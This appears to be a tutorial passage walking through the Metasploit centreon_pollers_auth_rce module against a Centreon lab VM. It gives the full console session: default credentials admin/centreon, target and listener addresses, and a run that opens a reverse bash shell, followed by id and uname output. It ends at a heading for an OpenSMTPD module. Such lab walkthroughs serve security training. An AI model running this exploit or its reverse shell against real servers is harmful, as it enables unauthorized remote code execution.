
Download the ovf file and import it into Vmware or Virtualbox. Once importing is finished, start the virtual machine.

Start Metasploit and load the centreon_pollers_auth_rce module as shown below. Here we are testing the centreon poller running with default credentials.




```
msf5 > use exploit/linux/http/centreon_pollers_auth_rce
msf5 exploit(linux/http/centreon_pollers_auth_rce) > show options

Module options (exploit/linux/http/centreon_pollers_auth_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The Centreon Web panel password to authen
ticate with
   Proxies                     no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier
, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be
 an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connection
s
   SSLCert                     no        Path to a custom SSL certificate (default
 is randomly generated)
   TARGETURI  /centreon        yes       The URI of the Centreon Web panel path
   URIPATH                     no        The URI to use for this exploit (default
is random)
   USERNAME                    yes       The Centreon Web panel username to authen
ticate with
   VHOST                       no        HTTP server virtual host

Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be speci
fied)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Reverse shell (In-Memory)
```

Set the required options as shown below.



```
msf5 exploit(linux/http/centreon_pollers_auth_rce) > set rhosts 192.168.36.144
rhosts => 192.168.36.144
msf5 exploit(linux/http/centreon_pollers_auth_rce) > set username admin
username => admin
msf5 exploit(linux/http/centreon_pollers_auth_rce) > set password centreon
password => centreon
msf5 exploit(linux/http/centreon_pollers_auth_rce) > check
[*] 192.168.36.144:80 - This module does not support check.
msf5 exploit(linux/http/centreon_pollers_auth_rce) > set lhost 192.168.36.128
lhost => 192.168.36.128
msf5 exploit(linux/http/centreon_pollers_auth_rce) > █
```

After all the options are set, execute the module.



```
msf5 exploit(linux/http/centreon_pollers_auth_rce) > run

[*] Started reverse TCP handler on 192.168.36.128:4444
[*] Sending authentication request.
[+] Successfully authenticated.
[*] Upload command payload on the target.
[*] Create new poller entry on the target.
[*] Reload the poller to trigger exploitation.
[*] Command shell session 1 opened (192.168.36.128:4444 → 192.168.36.144:50744) a
t 2020-05-07 17:53:42 -0400

id
uid=48(apache) gid=48(apache) groups=48(apache),993(centreon-engine),994(centreon-
broker),998(centreon),999(nagios)
uname -a
Linux centreon-central 3.10.0-1062.12.1.el7.x86_64 #1 SMP Tue Feb 4 23:02:59 UTC 2
020 x86_64 x86_64 x86_64 GNU/Linux
```


You should get a session as shown in the above image.

## OpenSMTPD LPE Exploit Module

